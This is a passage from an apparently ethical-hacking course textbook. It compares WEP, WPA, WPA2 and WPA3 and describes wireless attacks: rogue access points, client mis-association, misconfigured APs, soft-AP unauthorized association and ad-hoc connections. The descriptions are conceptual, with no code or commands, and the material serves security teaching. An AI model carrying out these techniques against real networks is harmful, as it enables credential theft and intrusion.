
WEP, WPA	✗	Should be replaced with more secure WPA and WPA2
WPA2	✓	Incorporates protection against forgery and replay attacks
WPA3	✓	Provides enhanced password protection and secured IoT connections; encompasses stronger encryption techniques

Comparison of WEP, WPA, WPA2, and WPA3

WEP provides data confidentiality on wireless networks, but it is weak and fails to meet any of its security goals. While WPA fixes most of WEP's problems, WPA2 makes wireless networks almost as secure as wired networks. Because WPA2 supports authentication, only authorized users can access the network. WEP should be replaced with either WPA or WPA2 to secure a Wi-Fi network. Though WPA and WPA2 incorporate protections against forgery and replay attacks, WPA3 can provide a more enhanced password-protection mechanism and secure IoT connections; further, it utilizes stronger encryption techniques. The below table compares WEP, WPA, WPA2, and WPA3 in terms of the encryption algorithm used, the encryption-key size, the initialization vector (IV) it produces, key management, and data integrity.

Encryption	Attributes				
	Encryption Algorithm	IV Size	Encryption Key Length	Key Management	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bits	None	CRC-32
WPA	RC4, TKIP	48-bits	128-bits	4-way handshake	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bits	128-bits	4-way handshake	CBC-MAC
WPA3	AES-GCMP 256	Arbitrary length 1 - 2^{64}	192-bits	ECDH and ECDSA	BIP-GMAC-256

Table 8.2: Comparison of WEP, WPA, WPA2, and WPA3



Module Flow

01 Understand Wireless Terminology

02 Discuss Different Types of Wireless Encryption


03 Discuss Wireless Network-Specific Attack Techniques

04 Understand Bluetooth Attacks

05 Discuss Wireless Attack Countermeasures

Discuss Wireless Network-Specific Attack Techniques

The previous sections discussed basic wireless concepts and wireless security mechanisms such as encryption algorithms that secure wireless network communications. To secure wireless networks, a security professional needs to understand the various possible weaknesses of encryption algorithms, which may lure attackers. The wireless network can be at risk to various types of attacks. This section discusses different types of wireless attacks and wireless attack tools.



Rogue AP Attack

1 A rogue wireless AP placed into an 802.11 network can be used to **hijack the connections** of legitimate network users

2 When the user turns on the computer, the rogue wireless AP will offer to connect with the **network user's NIC**


3 All the traffic the user enters will pass through the rogue AP, thus enabling a form of **wireless packet sniffing**

User Connecting to Rogue Access Point
My SSID is certifiedhacker. Connect to me
Attacker
Legit Company Wi-Fi Network
SSID: certifiedhacker
Wi-Fi Channel: 6

Rogue AP Attack


APs connect to client NICs by authenticating with the help of SSIDs. Unauthorized (or rogue) APs can allow anyone with an 802.11-equipped device to connect to a corporate network. An unauthorized AP can give an attacker access to the network.

With the help of wireless sniffing tools, the following can be determined from APs: authorized MAC addresses, the vendor name, and security configurations. An attacker can then create a list of MAC addresses of authorized APs on the target LAN and crosscheck this list with the list of MAC addresses found by sniffing. Subsequently, an attacker can create a rogue AP and place it near the target corporate network. Attackers use rogue APs placed in an 802.11 network to hijack the connections of legitimate network users. When a user turns on a computer, the rogue AP will offer to connect with the network user's NIC. The attacker lures the user to connect to the rogue AP by sending the SSID. If the user connects to the rogue AP under the impression that it is a legitimate AP, all the traffic from the user passes through the rogue AP, enabling a form of wireless packet sniffing. The sniffed packets may even contain usernames and passwords.



User Connecting to Rogue Access Point
My SSID is certifiedhacker. Connect to me
Attacker
Legit Company Wi-Fi Network
SSID: certifiedhacker
Wi-Fi Channel: 6

Figure 8.9: Rogue AP attack



Client Mis-association

Control Room
Maintenance
Departure
Storage
Air-Traffic Controller
Client Mis-association
SSID: certifiedhacker
Here is the access point
Attacker in a Neighboring Area

Attacker sets up a **rogue AP outside the corporate perimeter** and lures the employees of the organization to connect with it

Once associated, attackers may **bypass** the enterprise security policies

Client Mis-Association

Mis-association is a security flaw that can occur when a network client connects with a neighboring AP. Client mis-associations can occur for various reasons such as misconfigured clients, insufficient coverage of corporate Wi-Fi, lack of a Wi-Fi policy, restrictions on the use of Internet in the office, ad-hoc connections that administrators do not manage regularly, and attractive SSIDs. They can occur with or without the knowledge of the wireless client and rogue AP.

To perform a client mis-association attack, an attacker sets up a rogue AP outside the corporation's perimeter. The attacker first learns the SSID of the target wireless network. Using a spoofed SSID, the attacker may send beacons advertising the rogue AP in order to lure clients to connect. The attacker can use the rogue AP as a channel to bypass enterprise security policies. Once a client connects to the rogue AP, an attacker can retrieve sensitive information such as usernames and passwords by launching MITM, EAP dictionary, or Metasploit attacks to exploit client mis-association.




Control Room
Maintenance
Departure
Storage
Air-Traffic Controller
Client Mis-association
SSID: certifiedhacker
Here is the access point
Attacker in a Neighboring Area

Figure 8.10: Client mis-association attack



Misconfigured AP Attack

Access Point Misconfigured
SSID: certifiedhacker
Wi-Fi password not configured
Connecting to certifiedhacker No password, lucky me!
Attacker

SSID Broadcast

APs are configured to **broadcast SSIDs** to authorized users

Weak Password

To verify authorized users, network administrators **incorrectly use the SSIDs as passwords**

Configuration Error

SSID broadcasting is a configuration error that enables intruders to **steal an SSID** and cause the AP assume they are allowed to connect

Misconfigured AP Attack

Most organizations spend significant amounts of time defining and implementing Wi-Fi security policies, but it may be possible for a client of a wireless network to change the security settings of an AP unintentionally. This, in turn, may lead to misconfigurations in APs. A misconfigured AP can expose an otherwise well-secured network to attacks.

It is difficult to detect a misconfigured AP because it is an authorized, legitimate device on the network. Attackers can easily connect to a secured network through misconfigured APs, which continue to function normally after an attacker connects because no alerts will be triggered even if the attacker uses the connection to compromise security. Many organizations fail to maintain Wi-Fi security policies and do not take proper measures to eliminate this flaw in security configurations.

As the Wi-Fi networks of organizations expand to more locations and more devices, misconfigured APs become increasingly dangerous. The key elements that play an important role in this kind of attack include the following:

- **SSID broadcast**: An attacker configures APs to broadcast SSIDs to authorized users. All AP models have their own default SSID, and APs with default configurations using default SSIDs are vulnerable to brute-force dictionary attacks. Even if users enable WEP, an unencrypted SSID broadcasts the password in plaintext.
- **Weak password**: Some network administrators incorrectly use SSIDs as basic passwords to verify authorized users. SSIDs act as rudimentary passwords and help network administrators recognize authorized wireless devices in the network.
- **Configuration error**: Configuration errors include errors made during installation, configuration policies on an AP, human errors made while troubleshooting WLAN

problems, and security changes not implemented uniformly across an architecture. SSID broadcasting is a configuration error that assists attackers in stealing an SSID, which makes the AP assume that the attacker is attempting a legitimate connection.




Access Point Misconfigured
SSID: certifiedhacker
Wi-Fi password not configured
Connecting to certifiedhacker No password, lucky me!
Attacker

Figure 8.11: Misconfigured AP attack



Unauthorized Association

Reception
Wi-Fi User-1
User infected with Wi-Fi enabling Trojan
Wi-Fi User-2
GPS Unit
Accounting Department
Access Point
Stock Holding 2
Production House
Stock Holding 1
Wi-Fi User-3
Attacker

01

Soft APs are client cards or embedded WLAN radios in some PDAs and laptops that can be launched **inadvertently or through a virus program**

02

Attackers infect a victim's machine and activate soft APs, thus allowing them **unauthorized connection** to the enterprise network

03

Attackers connect to enterprise networks through **soft APs** instead of the actual APs

Unauthorized Association

Unauthorized association is a major threat to wireless networks. It has two forms: accidental association and malicious association. An attacker performs malicious association with the help of soft APs instead of corporate APs. The attacker creates a soft AP, typically on a laptop, by running a tool that makes the laptop’s NIC appear as a legitimate AP. The attacker then uses the soft AP to gain access to the target wireless network. Software APs are available on client cards or embedded WLAN radios in some PDAs and laptops; an attacker can launch these directly or through a virus program. The attacker infects the victim's machine and activates soft APs, allowing an unauthorized connection to the enterprise network. An attacker who gains access to the network using unauthorized association may steal passwords, launch attacks on a wired network, or plant Trojans. On the other hand, accidental association involves connecting to the target network’s AP from a neighboring organization’s overlapping network without the victim’s knowledge.




Wi-Fi User-1
User infected with Wi-Fi enabling Trojan
Wi-Fi User-2
Reception
GPS Unit
Accounting Department
Access Point
Stock Holding 2
Production House
Stock Holding 1
Wi-Fi User-3
Attacker

Figure 8.12: Unauthorized association attack



Ad-Hoc Connection Attack

Hotel Wi-Fi Network
Data Processing Room
Testing Room
User Enabled Wi-Fi Ad Hoc Connection
Lounge
Attacker


Wi-Fi clients communicate directly via an **ad hoc mode** that does not require an AP to relay packets

An ad hoc mode is inherently insecure and does not **provide strong authentication and encryption**

